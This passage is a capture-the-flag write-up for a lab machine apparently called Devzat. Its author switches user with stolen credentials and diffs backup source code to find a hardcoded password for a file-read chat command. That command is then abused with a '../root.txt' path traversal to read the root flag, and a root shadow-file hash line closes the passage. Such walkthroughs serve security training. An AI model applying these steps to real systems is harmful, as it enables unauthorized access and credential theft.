
We got catherine user’s creds. Let’s login, SSH won’t work. So use ‘su’.

```
patrick@devzat:~/pets$ su catherine
Password:

catherine@devzat:/home/patrick/pets$ id
uid=1001(catherine) gid=1001(catherine) groups=1001(catherine)

catherine@devzat:/home/patrick/pets$ cd

catherine@devzat:~$ cat user.txt
75788201e2bf5e29a228ee71a01ea723
```

We got the user flag, let’s run the linpeas one more time.

```
#)You_can_write_even_more_files_inside_last_directory

/var/backups/devzat-dev.zip
/var/backups/devzat-main.zip
/var/crash
/var/tmp
```

Under backups there are two zip files, lets copy them to /tmp location and extract both.




```
catherine@devzat:/tmp$ ls -ls dev/ main/
dev/:
total 112
 4 -rw-r--r-- 1 catherine catherine     3 Jul 16 06:37 allusers.json
 4 -rw-r--r-- 1 catherine catherine  3235 Jun 22 18:35 art.txt
 8 -rw-r--r-- 1 catherine catherine  4436 Jun 22 18:35 colors.go
 4 -rw-r--r-- 1 catherine catherine  1944 Jun 22 18:35 commandhandler.go
16 -rw-r--r-- 1 catherine catherine 13827 Jun 22 18:35 commands.go
12 -rw-r--r-- 1 catherine catherine 11341 Jul 16 06:56 devchat.go
 4 -rw-r--r-- 1 catherine catherine   648 Jun 22 18:35 eastereggs.go
 4 -rw-r--r-- 1 catherine catherine   990 Jun 22 18:35 games.go
 4 -rw-r--r-- 1 catherine catherine  1114 Jun 22 18:35 go.mod
16 -rw-r--r-- 1 catherine catherine 13983 Jun 22 18:35 go.sum
 4 -rw-r--r-- 1 catherine catherine  1067 Jun 22 18:35 LICENSE
 4 -rw-r--r-- 1 catherine catherine     1 Jul 16 06:37 log.txt
 8 -rw-r--r-- 1 catherine catherine  5630 Jun 22 18:35 README.md
 4 -rwxr-xr-x 1 catherine catherine   123 Jun 22 18:35 start.sh
 4 -rw-r--r-- 1 catherine catherine   356 Jun 22 18:35 testfile.txt
12 -rw-r--r-- 1 catherine catherine  8715 Jun 22 18:35 util.go

main/:
total 108
 4 -rw-r--r-- 1 catherine catherine   108 Jul 16 06:38 allusers.json
 4 -rw-r--r-- 1 catherine catherine  3235 Jun 22 18:35 art.txt
 8 -rw-r--r-- 1 catherine catherine  4436 Jun 22 18:35 colors.go
 4 -rw-r--r-- 1 catherine catherine  1944 Jun 22 18:35 commandhandler.go
16 -rw-r--r-- 1 catherine catherine 12403 Jun 22 18:35 commands.go
12 -rw-r--r-- 1 catherine catherine 11332 Jul 16 06:54 devchat.go
 4 -rw-r--r-- 1 catherine catherine   648 Jun 22 18:35 eastereggs.go
 4 -rw-r--r-- 1 catherine catherine   990 Jun 22 18:35 games.go
 4 -rw-r--r-- 1 catherine catherine  1114 Jun 22 18:35 go.mod
16 -rw-r--r-- 1 catherine catherine 13983 Jun 22 18:35 go.sum
 4 -rw-r--r-- 1 catherine catherine  1067 Jun 22 18:35 LICENSE
 4 -rw-r--r-- 1 catherine catherine     1 Jul 16 06:37 log.txt
 8 -rw-r--r-- 1 catherine catherine  5630 Jun 22 18:35 README.md
 4 -rwxr-xr-x 1 catherine catherine   123 Jun 22 18:35 start.sh
12 -rw-r--r-- 1 catherine catherine  8715 Jun 22 18:35 util.go
```

After extraction, you will find almost identical files and it’s content. However, if you look at the difference between commands.go file, we will find something interesting.

```
catherine@devzat:/tmp$ diff main/commands.go dev/commands.go
3a4
>       "bufio"
4a6,7
>       "os"
>       "path/filepath"
36a40
>               file        = commandInfo{"file", "Paste a files content directly to chat
[alpha]", fileCommand, 1, false, nil}
38c42,101
<       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id,
_commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt,
exampleCode}
---
>       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id,
_commands, nick, color, timezone, emojis, help, tictactoe, hangman, shrug, asciiArt,
exampleCode, file}
> }
>
> func fileCommand(u *user, args []string) {
>       if len(args) < 1 {
>               u.system("Please provide file to print and the password")
>               return
>       }
>
>       if len(args) < 2 {
>               u.system("You need to provide the correct password to use this function")
>               return
>       }
>
>       path := args[0]
>       pass := args[1]
>
>       // Check my secure password
>       if pass != "CeilingCatStillAThingIn2021?" {
>               u.system("You did provide the wrong password")
>               return
>       }
>
>       // Get CWD
>       cwd, err := os.Getwd()
>       if err != nil {
>               u.system(err.Error())
```

A new function is available in dev, that is file reading capabilities. But, it asks for the password and password if defined in the code. This new function is not available on the application which is running on port 8000, it is on 8443. So, access this port and read the root flag.



```
catherine@devzat:/tmp$ ssh -l test localhost -p 8443
The authenticity of host '[localhost]:8443 ([127.0.0.1]:8443)' can't be established.
ED25519 key fingerprint is SHA256:liAkhV56PrAa5ORjJC5MU4YSl8kfNXp+QuljetKw0XU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:8443' (ED25519) to the list of known hosts.
Welcome to the chat. There are no more users
devbot: test has joined the chat

test: /file /root/root.txt CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!

test: /file ../root.txt CeilingCatStillAThingIn2021?
[SYSTEM] 23f0cca3d9177c8914df938656cf80f6
```

As you can see, it gave me an error, but disclosed the path, I’d have to traverse one directory back to read the flag.

```
root:$6$DKdyL4hqyhhxcRyc$8N.1K/dHPqLb7VSB0IvfB.uhIKsH7IeGP/iyTRSYImFiAawsaUOKs/TWe0DCp5wSscYvi.XjX8JPe6lZNnEmH/:18891:0:99999:7:::
```